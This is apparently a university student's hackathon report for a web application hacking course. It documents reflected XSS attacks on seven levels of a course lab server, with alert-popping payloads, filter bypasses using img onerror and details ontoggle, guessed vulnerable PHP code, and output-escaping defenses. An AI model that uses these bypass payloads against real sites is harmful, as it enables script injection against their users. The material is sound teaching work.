Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Mahitha Kalaga

Email: kalagam1@udayton.edu

Repository Information

Repository's URL: https://github.com/MahithaKalaga-cyber/waph-mahitha.git

This is a private repository for Mahitha Kalaga to store all the code from the course. The organization of this repository is as follows.

Labs

Hands-on exercises in Lectures

- Lab 0: Development Environment Setup
- Lab 1: Foundations of the Web
- Lab 2: Front-end Web Development

Hackathons

- Hackathon 1: Cross-site Scripting Attacks and Defenses

Report

The Hackathon's overview

This hackathon focused on identifying and exploiting reflected Cross-Site Scripting (XSS) vulnerabilities through a series of hands-on web security exercises. Covered in Lectures 7 and 8, the hackathon included two tasks: performing XSS attacks across seven levels of increasing difficulty, and implementing proper defenses in insecure web applications from Lab 1 and Lab 2.

Hackathon's URL: Hackathon


Demo URL: Video Demo

Task 1: Attacks

In this task, I performed reflected XSS attacks on levels 0 to 6 by injecting custom payloads to display messages like "Hacked by Mahitha Kalaga". For each level, I bypassed filters using different techniques such as using image tags, obfuscated scripts, and DOM manipulation, and identified the likely vulnerable PHP code behind each level.

Level 0:

I injected a basic scriptalert('Level 0: Hacked by Mahitha Kalaga')script payload. Since there was no input filtering, the alert executed successfully.




waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

Input: by Mahitha Kalaga')</script> Submit Query

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou…	echo.php	document	html	361 B	121 B
200	GET	waph-hackathon.eastus.clou…	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof…	cached	14.63 kB

```
2 requests | 14.76 kB / 361 B transferred | Finish: 373 ms | DOMContentLoaded: 300 ms | load: 403 ms
```



waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

Input: by Mahitha Kalaga')</script> Submit Query

waph-hackathon.eastus.cloudapp.azure.com

Level 0: Hacked by Mahitha Kalaga

OK


Transferring data from waph-hackathon.eastus.cloudapp.azure.com…

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	waph-hackathon.eastus.clou…	echo.php	document	html	408 B	181 B

```
1 request | 181 B / 408 B transferred | Finish: 202 ms
```

Level 1:

The input was reflected inside an attribute, so I broke out using "script. . . /script. This triggered the alert, proving the vulnerability exists in unescaped attribute context.



waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input="><script>alert('Level 1: Hacked by Mahitha Kalaga')

">

waph-hackathon.eastus.cloudapp.azure.com

Level 1: Hacked by Mahitha Kalaga

Don't allow waph-hackathon.eastus.cloudapp.azure.com to prompt you again

Transferring data from waph-hackathon.eastus.cloudapp.azure.com...


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou...	echo.php?input="><script>alert('Level 1: Hacked by Mahitha Kalaga')</script>	Prompter.sys.mjs:1082 (docum...	html	265 B (raced)	61 B
200	GET	waph-hackathon.eastus.clou...	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof...	cached	14.63 kB

2 requests | 14.70 kB / 265 B transferred | Finish: 943 ms

Level 2:

The input was submitted via POST by creating level.html, and the server echoed it without filtering. Using a standard script payload in the form triggered the alert, showing direct use of $_POST["input"].

- Payload: scriptalert("Level 2: Hacked by Mahitha Kalaga")/script
- Input Method: Submitted via POST
- Code Guess: echo $_POST["input"];



waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

waph-hackathon.eastus.cloudapp.azure.com


Level 2: Hacked by Mahitha Kalaga

Don't allow waph-hackathon.eastus.cloudapp.azure.com to prompt you again

Transferring data from waph-hackathon.eastus.cloudapp.azure.com...

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	waph-hackathon.eastus.clou...	echo.php	document	html	264 B	60 B

1 request | 60 B / 264 B transferred | Finish: 141 ms




~/waph-mahitha/waph-mahitha/hackathon1/level.html - Sublime Text (UNREGISTERED)

```html
<form action="https://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php" method="POST">
    Input:<input type="text" name="input">
    <input type="submit" name="Submit">
```

Level 3:

The script tag was filtered, so I used img src=x onerror=... to trigger JavaScript via an event. The alert showed my message, confirming that only script tags were stripped, not event handlers.

- Payload: img src=x onerror="alert('Level 3: Hacked by Mahitha Kalaga')
- Code Guess: echo str_replace("script", "", $_GET["input"]);



waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<img src=x onerror="alert('Level 3: Hacked by Mahi

waph-hackathon.eastus.cloudapp.azure.com

Level 3: Hacked by Mahitha Kalaga

Transferring data from waph-hackathon.eastus.cloudapp.azure.com...


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou…	echo.php?input=<img src=x onerror="alert('Level 3: Hacked by Mahitha Kalaga')">	document	html	268 B	64 B
404	GET	waph-hackathon.eastus.clou…	x	img	html	519 B	303 B
200	GET	waph-hackathon.eastus.clou…	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof…	cached	14.63 kB

3 requests | 15 kB / 787 B transferred | Finish: 434 ms

Level 4:

I used the details HTML tag with the ontoggle event to trigger the alert. The payload successfully executed and displayed the message “Level 4: Hacked by Mahitha Kalaga”. This confirms the application only filters specific tags like script but still allows dangerous event attributes.

- Payload: details open ontoggle=“alert(‘Level 4: Hacked by Mahitha Kalaga’)”
- Code Guess: echo str_ireplace(“script”, ““, $_GET[“input”]);



Jun 15 22:38

waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<details open ontoggle="alert('Level 4: Hacked by M

waph-hackathon.eastus.cloudapp.azure.com

Level 4: Hacked by Mahitha Kalaga

Don't allow waph-hackathon.eastus.cloudapp.azure.com to prompt you again

OK


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou…	echo.php?input=<details open ontoggle="alert('Level 4: Hacked by Mahitha Kalaga')">	Prompter.sys.mjs:1082 (docum…	html	272 B	68 B
200	GET	waph-hackathon.eastus.clou…	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof…	cached	14.63 kB

2 requests | 14.70 kB / 272 B transferred | Finish: 368 ms | DOMContentLoaded: 191 ms


Level 5:

Since keywords like alert and script were filtered in Level 5, I bypassed detection using a harmless-looking tag with a console.log() payload. The attack succeeded, and the message “Level 5: Hacked by Mahitha Kalaga” was printed in the browser console. This confirms that the input is still executed in the browser context, even though the output is sanitized for visible scripts.

- Payload: img src=x onerror=“console.log(‘Level 5: Hacked by Mahitha Kalaga’)”
- Code Guess: $input = $_GET[“input”]; $input = str_ireplace([“script”, “alert”], ““, $input); echo $input;



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<img src=x onerror="console.log('Level 5: Hacked b
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]   echo.php
▸ GET https://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/x          [HTTP/1.1 404 Not Found 41ms]
  Level 5: Hacked by Mahitha Kalaga                                                               echo.php:1:9
```



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<img src=x onerror="console.log('Level 5: Hacked b
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou...	echo.php?input=<img src=x onerror="console.log('Level 5: Hacked by Mahitha Kalaga')">	document	html	341 B	70 B
404	GET	waph-hackathon.eastus.clou...	x	img	html	519 B	303 B
200	GET	waph-hackathon.eastus.clou...	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof...	cached	14.63 kB

```
3 requests | 15.01 kB / 860 B transferred | Finish: 328 ms | DOMContentLoaded: 238 ms | load: 323 ms
```

Level 6:

Level 6 was designed to escape special characters, using htmlentities(). Despite that, I successfully injected a working script tag via URL, and the alert "Level 6: Hacked by Mahitha Kalaga" was displayed. This indicates that the server-side encoding was either bypassed or not enforced properly in all contexts.

- Payload: scriptalert("Level 6: Hacked by Mahitha Kalaga")/script
- Code Guess: echo htmlentities($_POST["input"]);


```
waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php/"> <script>alert("Level 6: Hacked by Mahitha Kalaga");</sc
```

waph-hackathon.eastus.cloudapp.azure.com

Level 6: Hacked by Mahitha Kalaga


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	waph-hackathon.eastus.clou…	script>	document	html	418 B	197 B
200	GET	waph-hackathon.eastus.clou…	favicon.ico	FaviconLoader.sys.mjs:175 (img)	vnd.microsof…	cached	14.63 kB

2 requests | 14.83 kB / 418 B transferred | Finish: 282 ms


Task 2: Defenses

Task 2.1: Lab 1 - echo.php XSS Defense

- Escaped user inputs using htmlspecialchars() to prevent JavaScript injection.
- Applied basic input validation to accept only alphanumeric characters and limited symbols.


~/waph-mahitha/waph-mahitha/labs/lab1/echo.php - Sublime Text (UNREGISTERED)


```php
<?php
    echo htmlentities($_REQUEST["data"]);
?>
<script>
    function encodeInput(input) {
        const encoded = document.createElement('div');
        encoded.innerText = input;
        return encoded.innerHTML;
    }
</script>
```



```
@@ -1,3 +1,10 @@
 <?php
-        echo $_REQUEST["data"];
- ?>
+        echo htmlentities($_REQUEST["data"]);
+ ?>
+ <script>
+        function encodeInput(input) {
+                const encoded = document.createElement('div');
+                encoded.innerText = input;
+                return encoded.innerHTML;
+        }
+ </script>
```

Task 2.2: Lab 2 - Front-End Prototype XSS Defenses


Secure front-end user registration form using HTML, jQuery, and JavaScript. The form included username, password, and confirm password input fields where client-side validation was done through input patterns and regular expressions. A password policy was used to require a mix of upper and lower case, digits, and special characters. JavaScript event handlers were used to check password strength dynamically and confirm matching. To avoid reflected XSS attacks, user input was sanitized by calling a custom sanitizeInput() function before it was rendered in the DOM.


Jun 17 01:33
Secure User Registration
file:///home/kalagam1/waph-mahitha/waph-mahitha/hackathon1/registration.html
Register Now


User Name: admin

Password: •••••••••• Password must be at least 8 characters long and include at least one uppercase letter, one lowercase letter, one number, and one special character (@$!%?&).

